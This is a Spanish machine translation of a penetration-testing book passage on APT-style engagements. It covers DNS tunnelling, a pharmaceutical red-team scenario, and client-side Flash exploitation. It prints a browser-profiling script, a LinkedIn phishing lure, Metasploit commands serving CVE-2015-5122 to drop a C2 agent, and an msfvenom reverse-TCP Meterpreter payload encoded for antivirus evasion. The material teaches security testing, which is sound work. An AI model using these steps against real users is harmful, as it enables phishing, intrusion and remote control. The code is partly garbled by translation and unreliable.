Ahora tiene acceso de shell seguro al host de destino y puede ejecutar comandos y transferir archivos, todo a través de solicitudes y respuestas de DNS indirectas. Cualquier aplicación web que sea capaz de hacer esto en la red de destino (incluido el control de cambios) utilizará AD para manejar la autenticación. Es decir, el acceso se determinará a través de una lista de control central que está vinculada a la cuenta de dominio del usuario en lugar de un inicio de sesión/contraseña específicos de la aplicación. Esto es interesante porque en este punto puede implementar un registrador de teclas para obtener las credenciales del objetivo o inyectar el ataque de proxy de IE directamente en el navegador web como en el [Capítulo 1](#). Ambos enfoques tienen sus méritos, aunque el primero probablemente requerirá una escalada de privilegios para tener éxito. así como mucho más tiempo. Eso generalmente no es un problema, pero discutimos ese proceso en profundidad en el próximo capítulo en un compromiso a más largo plazo.

Todo lo que necesita saber ahora es el nombre del servidor de control de cambios que, una vez más, puede derivar de AD. Con acceso al sistema de control de cambios, puede otorgarse acceso como consultor o contratista a cualquier instalación del banco.

Hablé antes sobre el SOC y esta es una anécdota que vale la pena repetir. Esta sección describe un ataque que realicé en 2012. Nadie me cuestionó (o, de hecho, realmente me reconoció) hasta que completé el aspecto de la sala de servidores del compromiso (tomé algunas fotos de los centros de enrutamiento centrales) y decidí subir las escaleras para conectarme. LAN para obtener algunas capturas de pantalla. Se me acercó un técnico de seguridad (que había notado que la dirección MAC de mi computadora portátil no estaba registrada). Sin presentarse, solo preguntaron: "¿Estás haciendo una prueba de penetración?"

"Sí", respondí.

"Genial, déjame obtener tu MAC para que no recibamos más alertas".

Sentí que bastante derrotado el punto del SOC, pero esto es complacencia, uno de los mayores enemigos de la seguridad que existen.

Resumen

El CISO obtuvo su presentación aterradora y el aumento de presupuesto que quería, pero a largo plazo es poco probable que el ejercicio aumentara drásticamente la postura de seguridad de la organización. Puede priorizar la seguridad, puede arrojar montones de dinero, pero la conclusión es que todavía tiene que ser capaz de hacer negocios. Si necesita que las personas ingresen a sus edificios y trabajen regularmente, debe haber una forma fluida de permitir que esto suceda que también considere las implicaciones de seguridad. En este caso, eso falló.

La conclusión aquí es que los sistemas obvios para atacar no son necesariamente los correctos. Como se señaló anteriormente, como probadores de penetración, probablemente podríamos subvertir los sistemas de pago en sí, pero sería difícil pasar de allí a retirar dinero físicamente del banco (por impresionante que sería una demostración). En este caso, elegimos atacar los sistemas de control de cambios porque eran más vulnerables y permitirían a un atacante mucha más flexibilidad para controlar y moldear el entorno como mejor le parezca.

Se gastaron millones en la protección de aplicaciones para iPhone y sitios web de banca minorista. No se gastó nada probando los sistemas de control de cambios.

Ejercicios

1. Familiarícese con el producto AlienVault USM. Comprender lo que ve el otro cambiará tu propio flujo de trabajo para mejor.
2. Explore dnscat2 y sus equivalentes. Examine el tráfico usando Wireshark.
¿Cómo podrías hacer que el tráfico fuera más sigiloso?
3. ¿Qué medidas podría tomar para mitigar el ataque de tunelización de DNS?
Una opción es separar el DNS interno y externo, pero es poco probable que esto sea práctico en una empresa grande. Que mas se podria hacer?

Capítulo 4

karma farmacéutico

A lo largo de 2011, los manifestantes de "Occupy Wall Street" acamparon en parques públicos de todo Estados Unidos. Estaban enojados por algo.

No estaban seguros de qué.

Sus mensajes eran incoherentes. Querían que el gobierno arreglara las cosas. Querían que el gobierno detuviera la codicia corporativa. Pero a pesar de todo el idealismo detrás del movimiento, los manifestantes perdieron un punto fundamental importante: las corporaciones (como los estados nacionales) han escapado a la escala humana. No hay un "hombre" para luchar, solo una entidad en expansión cuyos objetivos son la perpetuación y la expansión.

¿Qué tiene que ver esto con la seguridad de la información? Todo. Hasta que haya trabajado para una corporación masiva, es difícil entender realmente cómo funcionan; un colectivo de unidades comerciales afiliadas unidas a través de un proceso intransigente. Un CEO es una figura decorativa, nada más: alguien que pone cara a un nuevo producto en el caso de Apple o alguien a quien tienes que buscar para saber su nombre en el caso de Verizon o quien sea.

Las compañías farmacéuticas no son ajenas a las protestas y 2011 no fue la excepción. Los grupos que protestan contra Novartis o Pfizer son tan comunes que no vale la pena mencionarlos. Por supuesto, expresar su objeción a la política corporativa (en este caso, la experimentación con animales) agitando una pancarta es, en el mejor de los casos, ineficaz precisamente por estas razones. Un día, uno de estos grupos aprenderá habilidades básicas de intrusión en el sistema y podría lograr algo.

¿Quién sabe?

Cuando asistí a la reunión de alcance para discutir un compromiso de modelado de APT con una gran farmacéutica, descubrí el fenómeno notable de que aparentemente nadie en Nueva Jersey camina a ningún lado. Decidí quedarme en el Holiday Inn al otro lado de la calle de la compañía para poder levantarme de la cama y no preocuparme por los taxis o los autos de alquiler. Imagínese mi sorpresa cuando me encontré mirando por el extremo de una gran porra que empuñaba un guardia de seguridad igualmente enorme. Le expliqué que estaba allí para una reunión de negocios mientras él hablaba nerviosamente por su walkie-talkie: "No sé, él

Acabo de *entrar* aquí. Todo salió bien, pero para la reunión del día siguiente, tomé el servicio de transporte del hotel, que me hizo pasar sin mirarlo dos veces. Luego tomé el servicio de transporte interno hasta el edificio de TI y me abrí paso a través del hombro. Todo sin un pase. Confío en que la ironía de esto no se te escape.

Este capítulo menciona vagamente una tecnología llamada Firewall de disco duro, pero no se refiere a ella por su nombre. La razón de esto es no someter a mi editor a responsabilidad legal. Sin embargo, la tecnología se describe con gran detalle en mi sitio web en www.wilallsopp.com si desea más información.

Resumen de antecedentes y misión

Los activistas por los derechos de los animales y los grupos afiliados estaban montando una campaña de Internet cada vez más enfocada contra sus objetivos. En el pasado, estas tácticas se limitaban en gran medida al acoso y las amenazas por correo electrónico, pero los ataques dirigidos con la intención de comprometer a los usuarios se estaban volviendo cada vez más comunes y más sofisticados. El escenario de pesadilla en la organización con la que estaba hablando eran los ataques físicos contra su personal y los ataques terciarios contra sus proveedores (y los proveedores de sus proveedores, etc.). Este enfoque había sido muy efectivo anteriormente en el Reino Unido, lo que llevó al gobierno británico a intervenir financieramente en varios casos para evitar que las instalaciones farmacéuticas cerraran. Los manifestantes estadounidenses habían aprendido bien estas lecciones y el modelo de protesta SHAC (llamado así por el grupo de derechos de los animales que lo promovió) se estaba volviendo popular en los Estados Unidos.

Mantener seguros los detalles de los empleados y de los clientes o proveedores y, al mismo tiempo, estar disponibles para aquellos departamentos que necesitaban dicha información para funcionar era un desafío porque los actores externos eran solo una parte del problema. En el pasado, la organización también tuvo que lidiar con filtraciones de empleados simpatizantes. Posteriormente, se determinó que se intentaría algún tipo de escenario de modelado APT para ilustrar los riesgos percibidos y aprender la mejor manera de mitigarlos.

Con esto en mente y con miras a ahorrar dinero, todo el compromiso se llevaría a cabo internamente con el supuesto de que un atacante había obtenido acceso de alguna manera o que el atacante no era un actor externo sino un empleado con acceso legítimo a la red corporativa. . La empresa

también confiaba mucho en una costosa tecnología de cortafuegos de disco duro que habían implementado recientemente, un software que afirmaba ser capaz de detener “todos los ataques, tanto conocidos como desconocidos”. Como verá, esta fe resultará terriblemente fuera de lugar.

El alcance del compromiso sería un ejercicio de cazadores-asesinos a corto plazo con los siguientes objetivos:

- Simule un ataque contra los empleados de la empresa recopilando información, incluidos datos confidenciales, como domicilios y números de seguridad social.
- Simule un ataque terciario adquiriendo nombres y detalles de proveedores y clientes.
- Determinar un escenario donde un atacante podría causar un daño irreparable o al menos crítico a la empresa mediante un ataque a los recursos informáticos y sistemas de información.

Esto hizo un plan simple, al menos en papel. Es probable que necesitemos obtener acceso a los sistemas de recursos humanos como mínimo, pero sería mejor si pudiera aumentar los privilegios en la mayor parte posible de la red, incluidos los sistemas de respaldo. De esa manera, podrías simular un incidente destructivo masivo. Una vez que un atacante ha obtenido acceso a recursos sustanciales, la forma más rápida de inutilizarlos sería cifrar el almacenamiento duro e incapacitar las copias de seguridad. En un ataque genuino, un actor externo alteraría los parámetros de las copias de seguridad para sobrescribir las copias de seguridad con basura. Las cintas de respaldo (sí, todavía se usan en muchos lugares, pero esto también funciona para tecnologías equivalentes), por ejemplo, generalmente se reutilizan cada dos semanas. Con todos los datos destruidos, un ataque a la infraestructura será terminal.

Entrega de carga útil Parte IV: exploits del lado del cliente 1

En este capítulo, analizamos la entrega de cargas útiles mediante la explotación de vulnerabilidades en el software del lado del cliente, como navegadores web, sus complementos y otros códigos de escritorio. Todos los días se descubren y reparan nuevas vulnerabilidades en las aplicaciones y, como consecuencia, no tiene mucho sentido aprender a atacar errores específicos aquí, ya que se habrán abordado mucho antes de que se imprima este libro. Dicho esto, están los "sospechosos habituales": tecnologías en las que se han descubierto errores graves aparentemente semanalmente a lo largo de su larga vida y, como tales, son ilustrativos e interesantes de explorar.

La maldición que es flash

El peor infractor es Adobe Flash. Su presencia casi universal combinada con una larga historia de terrible seguridad significa que es un elemento básico de los kits de explotación, el ransomware y las descargas ocultas. No existe una forma segura de implementar esta historia de terror de un complemento: desactívelo o elimínelo. La gran mayoría de los sistemas tendrán Flash, y es importante tener a mano algunos exploits para él. Hay tantas actualizaciones de seguridad para Adobe Flash que la mayoría de los usuarios (corporativos o de otro tipo) simplemente no se molestan (a menos que exista una política técnica corporativa para hacer esto automáticamente, en cuyo caso un entorno tan consciente de la seguridad probablemente lo habrá marcado). como una tecnología prohibida de todos modos). El antivirus es bueno para bloquear las vulnerabilidades genéricas de Flash que surgen en herramientas como Metasploit, pero como con cualquier malware, algunos pequeños cambios pueden garantizar que un ataque se deslice a través de las defensas sin dejar de ser efectivo. [Las figuras 4.1 y 4.2](#) deberían dar que pensar.

Adobe » Flash Player : Vulnerability Statistics																		
Vulnerabilities (748)		CVSS Scores Report		Browse all versions		Possible matches for this product		Related Metasploit Modules										
Related OVAL Definitions : Vulnerabilities (653)		Patches (244)		Inventory Definitions (5)		Compliance Definitions (0)												
Vulnerability Feeds & Widgets																		
Year	# of Vulnerabilities	Dos	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits			
2005	1		1							1								
2006	5	1	2	1			1				2	1				2		
2007	10		2	2			2			1	2	1	1					
2008	21	2	4	2			4			2	2					1		
2009	20	9	15	7	4							2						
2010	60	41	53	25	37		1			2	1					2		
2011	63	34	56	45	30		2			3	3	1				1		
2012	66	28	57	51	25		1			4	3	1				1		
2013	56	29	55	46	29							1						
2014	76	16	41	19	15		4			25	6		2					
2015	314	82	268	82	74					32	20		1					
2016	56	29	56	33	28													
Total	748	271	610	113	242		15			70	40	3	5		4			
% Of All		36.2	81.6	41.8	32.4	0.0	2.0	0.0	0.0	9.4	5.3	0.4	0.7	0.0				

Figura 4.1: esta imagen de cvedetails muestra 56 vulnerabilidades de ejecución de código en Flash solo en 2016.

<input type="checkbox"/>	2016-03-28 19:50:08	open	alienvault-prd102 x	Vulnerable software	Adobe Flash	1	N/A	10.124.3.156:51913	88.221.254.194:80	
<input type="checkbox"/>	2016-03-28 15:14:12	open	alienvault-prd102 x	Vulnerable software	Adobe Flash	1	N/A	10.117.3.169:58752	88.221.254.194:80	
<input type="checkbox"/>	2016-03-28 15:01:00	open	alienvault-prd102 x	Vulnerable software	Adobe Flash	1	N/A	10.117.1.81:54450	88.221.254.201:80	
<input type="checkbox"/>	2016-03-28 14:05:28	open	alienvault-prd102 x	Vulnerable software	Adobe Flash	1	N/A	10.114.3.169:53402	88.221.254.194:80	
<input type="checkbox"/>	2016-03-28 12:22:58	open	alienvault-prd102 x	Vulnerable software	Adobe Flash	1	N/A	10.115.3.196:63334	88.221.254.194:80	
<input type="checkbox"/>	2016-03-27 19:00:56	open	alienvault-prd102 x	Vulnerable software	Adobe Flash	1	N/A	10.114.3.169:54886	88.221.254.194:80	
<input type="checkbox"/>	2016-03-27 18:18:33	open	alienvault-prd102 x	Vulnerable software	Adobe Flash	1	N/A	10.115.4.171:57276	88.221.254.128:80	
<input type="checkbox"/>	2016-03-27 17:19:34	open	alienvault-prd102 x	Vulnerable software	Adobe Flash	1	N/A	10.117.3.169:55898	88.221.254.194:80	
<input type="checkbox"/>	2016-03-27 15:14:59	open	alienvault-prd102 x	Vulnerable software	Adobe Flash	1	N/A	10.117.1.81:56623	82.201.41.6:80	
<input type="checkbox"/>	2016-03-27 13:10:29	open	alienvault-prd102 x	Vulnerable software	Adobe Flash	1	N/A	10.110.230.224:51103	88.221.254.194:80	
<input type="checkbox"/>	2016-03-26 16:20:23	open	alienvault-prd102 x	Vulnerable software	Adobe Flash	1	N/A	10.117.1.81:55932	80.231.204.38:80	

Figura 4.2: El problema número uno en esta pantalla de alarma del SOC de AlienVault es el software vulnerable, y ese software es Flash.

Al menos puedes vivir sin él

La única cualidad redentora de Flash desde una perspectiva de seguridad es que en realidad no hace nada útil (al menos nada que ahora no sirva)

HTML5), por lo que si desea seguir adelante y sacarlo de su red de raíz, las paredes no se derrumbarán. El segundo gran infractor es Java. Ya vio anteriormente que es fácil combinar un applet de Java para llevar a cabo ataques específicos contra el cliente, lo cual es excelente si ese vector funciona para usted. Sin embargo, al igual que Flash, ciertas versiones son vulnerables a ataques que quitarán esas decisiones de las manos del objetivo tan pronto como visiten un sitio web que contenga su exploit. No hay tantas vulnerabilidades en Java como en Flash; sin embargo, sigue siendo el segundo problema más común detectado en el mismo SOC de AlienVault, como se muestra en la [Figura 4.3](#).

Date	Action	Source IP	Description	Protocol	Port	Destination IP	Destination Port	Actions
2016-04-02 01:51:11	open	alienvault-prd102.x	Vulnerable software	java	1	N/A	10.16.100.118:54725	88.221.254.193:80
2016-04-02 01:36:39	open	alienvault-prd102.x	Vulnerable software	java	1	N/A	10.214.200.4:59057	88.221.254.193:80
2016-04-01 23:51:08	open	alienvault-prd102.x	Vulnerable software	java	1	N/A	10.19.0.53:52643	193.191.178.147:80
2016-04-01 22:39:14	open	alienvault-prd102.x	Vulnerable software	java	1	N/A	10.17.100.132:60396	88.221.254.209:80
2016-04-01 22:02:40	open	alienvault-prd102.x	Vulnerable software	java	1	N/A	10.108.97.10:56976	88.221.254.193:80
2016-04-01 17:36:39	open	alienvault-prd102.x	Vulnerable software	java	1	N/A	10.214.200.4:61967	88.221.254.209:80
2016-04-01 17:06:06	open	alienvault-prd102.x	Vulnerable software	java	1	N/A	10.115.3.233:1627	137.254.120.31:80
2016-04-01 17:06:01	open	alienvault-prd102.x	Vulnerable software	java	1	N/A	10.122.1.160:49871	93.184.220.29:80
2016-04-01 17:02:36	open	alienvault-prd102.x	Vulnerable software	java	1	N/A	10.127.4.183:55868	208.109.181.3:80
2016-04-01 15:34:35	open	alienvault-prd102.x	Vulnerable software	java	1	N/A	10.114.4.139:1048	137.254.120.31:80
2016-04-01 14:41:19	open	alienvault-prd102.x	Vulnerable software	java	1	N/A	10.17.100.132:61854	88.221.254.209:80

Figura 4.3: Esta es claramente una red grande que carece de una estrategia de gestión de vulnerabilidad general cohesiva.

Errores de corrupción de memoria: pros y contras

A su debido tiempo, veremos un ejemplo de ataque contra Flash, pero primero un comentario sobre el flujo de trabajo. Personalmente, no me gusta usar errores de corrupción de memoria cuando intento ingresar a los sistemas de destino. Por la naturaleza de estas vulnerabilidades, puede haber mucha incertidumbre y muchas cosas que pueden salir mal.

Cuando se dirige a una gran cantidad de usuarios en un ataque de phishing, eso puede ser aceptable, pero en un escenario de modelado APT específico, cada ataque fallido hará que el objetivo se vuelva más consciente y más sospechoso. En consecuencia, debe eliminar la mayor cantidad de incertidumbre posible, por lo que al explotar

tales vulnerabilidades, es deseable tener tanta información sobre lo que el cliente está ejecutando de antemano, tanto en términos de una superficie de ataque como de las versiones específicas del software. Es posible configurar un servidor web y darle una cierta cantidad de inteligencia para detectar vulnerabilidades en los navegadores y explotarlas en tiempo real dependiendo de lo que se encuentre. Sin embargo, esto rara vez es práctico en los ataques del mundo real contra la infraestructura corporativa y tienden a ser "ruidosos" (sospechosos para IDS) y lentos (el objetivo puede abandonar la página web o cerrar el navegador antes de que se seleccione y explote un exploit apropiado).

Por lo tanto, nuestro proceso debería verse así:

- *Perfile el objetivo:* lleve a su víctima a un sitio web que ejecutará algunos scripts y modelará el entorno.
- *Explotar la selección:* determine lo que es aplicable al objetivo.
- *Stealth:* modifique el exploit para asegurarse de que no se activará mediante un IDS basado en firmas, pero seguirá ejecutándose. Ser capaz de modelar el entorno de su objetivo lo más fielmente posible en un entorno virtualizado es esencial aquí. Este es el mismo problema que siempre enfrenta cuando implementa cargas útiles y la naturaleza de la ofuscación dependerá del ataque.
- *Explotación:* lanza el ataque de una manera plausible para ponerlo bajo tu mando y control.

Suponiendo que se dirige a un usuario a través de un navegador web, hay un par de opciones para determinar el software del lado del cliente. La mejor opción es JavaScript. La siguiente secuencia de comandos rápida y sucia demuestra cómo enumerar los complementos y las versiones del navegador:

```
<html>
<head>
<script type="text/javascript"> <!-- function
showWindow(){ var len =
navigator.plugins.length; newWin =
ventana.abrir("", "", "alto=400, ancho=500");
newWin.document.write("<p>Información del complemento:</p>");
for(var i = 0; i < len; i++){
    newWin.document.write("<li>" +
navigator.plugins[i].description + "</li>");
}

```

```

newWin.document.close()


} //-->
</script> </
head> <cuerpo>
<formulario>

<input type="button" value="Mostrar información del complemento"
onclick="showWindow()"> </form> </body> </html>

```

Este método tiene sus pros y sus contras. Es JavaScript, por lo que lo más probable es que se le permita ejecutarse, pero, por otro lado, JavaScript no tiene acceso al sistema de archivos del cliente, por lo que depende de lo que el navegador elija para decirle.

La salida es desordenada y generalmente contiene duplicados, como se muestra en la [Figura 4.4](#).




[**Figura 4.4:**](#) La salida del script muestra los datos del complemento.

Hay otras propiedades y valores que puede derivar a través de HTML/JavaScript, pero si desea profundizar más, necesitará algo más potente que se ejecute en el navegador, como Java. Eso presenta sus propios problemas como ya has visto. Además, si puede ejecutar applets de Java en un sistema de destino, ya está en una posición sólida para implementar su C2 sin más problemas. En cualquier caso, JavaScript es adecuado para lo que se necesita aquí.

Tambaleándose en el objetivo

Conseguir que su objetivo visite su página web de perfiles es una cuestión de ingeniería social y tiene muchas opciones. Uno de mis favoritos es usar una invitación falsa de LinkedIn. Todos los obtenemos de personas que conocemos y personas que no,

por lo que son un buen ataque de "hacer clic y olvidar". Una invitación de LinkedIn en su bandeja de entrada se parece a la [Figura 4.5.](#)



[Figura 4.5:](#) Una invitación de LinkedIn viene como un mensaje de correo electrónico HTML.

Parece bastante inocente, pero puede convertir esto en un ataque efectivo descargando el HTML y modificando las URL en el mensaje. De esa manera, en lugar de ir a LinkedIn, cualquier clic redirigirá al objetivo a la página web de perfiles. Si agrega la siguiente línea de código al final del JavaScript:

```
ventana.ubicación.href = "https://www.linkedin.com/error_pages/"
```

Al usuario se le mostrará inmediatamente un mensaje de error temporal de LinkedIn.

El JavaScript no es sigiloso y no resistirá un examen cuidadoso; sin embargo, cubrimos la ofuscación de JavaScript en profundidad más adelante en el libro.

Si observa el resultado de un generador de perfiles, puede ver que el cliente está ejecutando la versión Flash 18.0.0.203. Al verificar los detalles de CVE, nuevamente encuentra que esta versión es vulnerable al exploit CVE-2015-5122, como se muestra en la [Figura 4.6.](#)

Vulnerability Details : CVE-2015-5122 (1 Metasploit modules)

Use-after-free vulnerability in the DisplayObject class in the ActionScript 3 (AS3) implementation in Adobe Flash Player 13.x through 13.0.0.302 on Windows and OS X, 14.x through 18.0.0.203 on Windows and OS X, 11.x through 11.2.202.481 on Linux, and 12.x through 18.0.0.204 on Linux Chrome installations allows remote attackers to execute arbitrary code or cause a denial of service (memory corruption) via crafted Flash content that leverages improper handling of the opaqueBackground property, as exploited in the wild in July 2015.

Publish Date : 2015-07-14 Last Update Date : 2015-08-25

Figura 4.6: Este es un error de ejecución de comando remoto con código de explotación confiable en la naturaleza.

Este exploit es bastante interesante. Fue descubierto por una empresa repugnante en Italia llamada Hacking Team que se especializaba en vender spyware a regímenes represivos (hasta que el gobierno italiano revocó su licencia para exportar software). Después de que Hacking Team se viera comprometido por partes desconocidas, muchos de sus secretos y parte de su código de explotación (incluido este) se filtraron a Internet. Fue mejorado por la comunidad e importado al marco Metasploit. (Consulte https://www.rapid7.com/db/modules/exploit/multi/browser/adobe_flash_hacking_team_uaf)

Esta es una herramienta que integraremos en nuestro C2 en la siguiente sección. Por ahora, usaremos un exploit Metasploit independiente para el error CVE-2015-5122 para obtener la ejecución del código en el objetivo e instalar nuestro agente C2. Si no está familiarizado con Metasploit, ahora sería un buen momento para familiarizarse. Hay muchos tutoriales en la web y es una herramienta demasiado útil para el modelado APT como para ignorarla. Configurar este ataque es la simplicidad misma:

```
root@37-97-139-116:~# msfconsole
```

```
msf > buscar 5122
```

```
Módulos coincidentes
```

```
=====
```

Nombre	Rango de fecha de divulgación
Descripción	-----
-----	-----
exploit/multi/browser/adobe_flash_opaque_background_uaf	gran uso de Adobe Flash opaqueBackground después de 2015-07-06
Libre	

```
msf > use
```

```
exploit/multi/browser/adobe_flash_opaque_background_uaf msf
exploit(adobe_flash_opaque_background_uaf) > configure PAYLOAD
```

CARGA ÚTIL genérica/
 personalizada => explotación msf
 genérica/personalizada (adobe_flash_opaque_background_uaf) > establecer PAYLOADFILE c2_agent.exe
 PAYLOADFILE => c2_agent.exe msf exploit (adobe_flash_opaque_background_uaf) > establecer
 SRVPORT 80 SRVPORT => 80 msf exploit (adobe_flash_opaque_background_uaf) > establecer
 URIPATH adobe_demo

Con unos pocos comandos simples, este ataque está listo para volar. El resultado final es un servidor web que, cuando lo visita el objetivo, atacará inmediatamente la versión vulnerable de Flash. Si tiene éxito, cargará y ejecutará el agente C2.

El exploit se habilita de la siguiente manera:

```
msf exploit (adobe_flash_opaque_background_uaf)> ejecutar [*] Exploit ejecutándose
como trabajo en segundo plano. msf exploit(adobe_flash_opaque_background_uaf)
> [*] Uso de URL: http://0.0.0.0/adobe_demo [*] IP local: http://c2_server.com/
adobe_demo [*] Servidor iniciado.
```

Cualquiera que visite la URL http://c2server.com/adobe_demo será atacado y cualquiera que ejecute una versión vulnerable de Flash será propiedad. Este es un buen exploit confiable y una buena introducción a Metasploit si no lo conoce. También es resistente al antivirus (siempre y cuando no lo llame FlashExploit o alguna otra palabra clave obvia que lo marque), como se muestra en la Figura 4.7.




Figura 4.7: Metasploit hace un excelente trabajo ofuscando el ataque CVE-2015-5012.

Comando y Control Parte IV: Metasploit Integración

No quería que esto fuera “Solo otro libro sobre Metasploit ©”. Sin embargo, el marco es demasiado útil para simplemente ignorarlo y, si se usa correctamente, puede resolver y simplificar muchos de los problemas en el escenario de modelado APT.

Hay dos versiones de Metasploit: la versión gratuita, que es completamente adecuada para nuestras necesidades, y la versión de pago, Metasploit Pro, que es un producto comercial propiedad de Rapid 7. No hay nada intrínsecamente malo con la versión comercial, así que siéntete libre de darle un torbellino

NOTA

Existen numerosos (incluso excesivos) recursos para aprender Metasploit. Este no es uno de ellos. Se asume una comprensión funcional de los conceptos, comandos y exploits de Metasploit. Aquí lo que le preocupa principalmente es llevar la funcionalidad y la flexibilidad del marco a su propio C2.

Conceptos básicos de integración de Metasploit

Para integrar Metasploit en su C2, necesita lo siguiente:

- Un oyente de Metasploit ejecutándose en su infraestructura C2. Esto es cuestión de gustos, pero en este ejemplo vamos a utilizar una conexión inversa TCP escuchando en el puerto 1234 solo en la interfaz localhost.
- Un cliente Meterpreter resistente a AV que puede implementar a través de su conexión SSH. Cree una carga útil codificada personalizada que endurecerá aún más y entregará como una pequeña aplicación C.
- La capacidad de enrutar a través de su conexión SSH para que pueda consolidar las comunicaciones en una sola conexión y derrotar al Monitoreo de detección de intrusos del tráfico de red. Idealmente, usaría el túnel de conexión dinámica SSH, que le permitiría iniciar un proxy SOCKS en nuestra máquina de destino y enrutar todo el tráfico de Metasploit a través de él de regreso al C2. Sin embargo, Metasploit no le permite especificar la configuración del proxy.

al generar shellcode, por lo que utilizará un túnel SSH inverso simple con el oyente de Metasploit restringido a localhost y no expuesto y abierto a Internet.

Configuración del servidor

La configuración del servidor es simplemente una cuestión de instalar Metasploit y sus dependencias. Si está utilizando una distribución de Linux orientada a las pruebas de penetración, todo esto estará en el repositorio. De lo contrario, descárguelo e instálelo manualmente.

Definitivamente querrá instalar PostgreSQL y asegurarse de que funciona bien con Metasploit; sin embargo, todo esto está documentado en detalle en otro lugar y no desperdiciaré espacio aquí con trivialidades.

Sombreros negros/Sombreros blancos

Metasploit es una herramienta ampliamente utilizada tanto por evaluadores de penetración como por malhechores, y una que ha visto una exposición considerable al análisis de malware, por lo que crear una carga útil resistente a AV es un proceso de dos pasos. Primero necesitaremos generar el shellcode plano que responderá a nuestro C2 (nuestra carga útil de Meterpreter) y luego lo incrustará en un formato codificado y lo inyectará directamente en la memoria en tiempo de ejecución. Así que:

```
~# msfvenom -p windows/meterpreter/reverse_tcp lhost=localhost lport=1234 -e x86/
shikata_ga_nai -i 3 -fc
No se seleccionó ninguna plataforma, eligiendo
Msf::Module::Platform::Windows desde la carga útil
No se seleccionó Arch, seleccionando Arch: x86 de la carga útil
Encontrados 1 codificadores compatibles
El intento de codificar la carga útil con 3 iteraciones de x86/
shikata_ga_nai x86/shikata_ga_nai se logró con tamaño 357
(iteración=0) x86/shikata_ga_nai se logró con tamaño 384 (iteración=1) x86/
shikata_ga_nai se logró con tamaño 411 (iteración=2) x86/shikata_ga_nai
elegido con talla final 411
```

Tamaño de la carga útil: 411
bytes de caracteres sin firmar
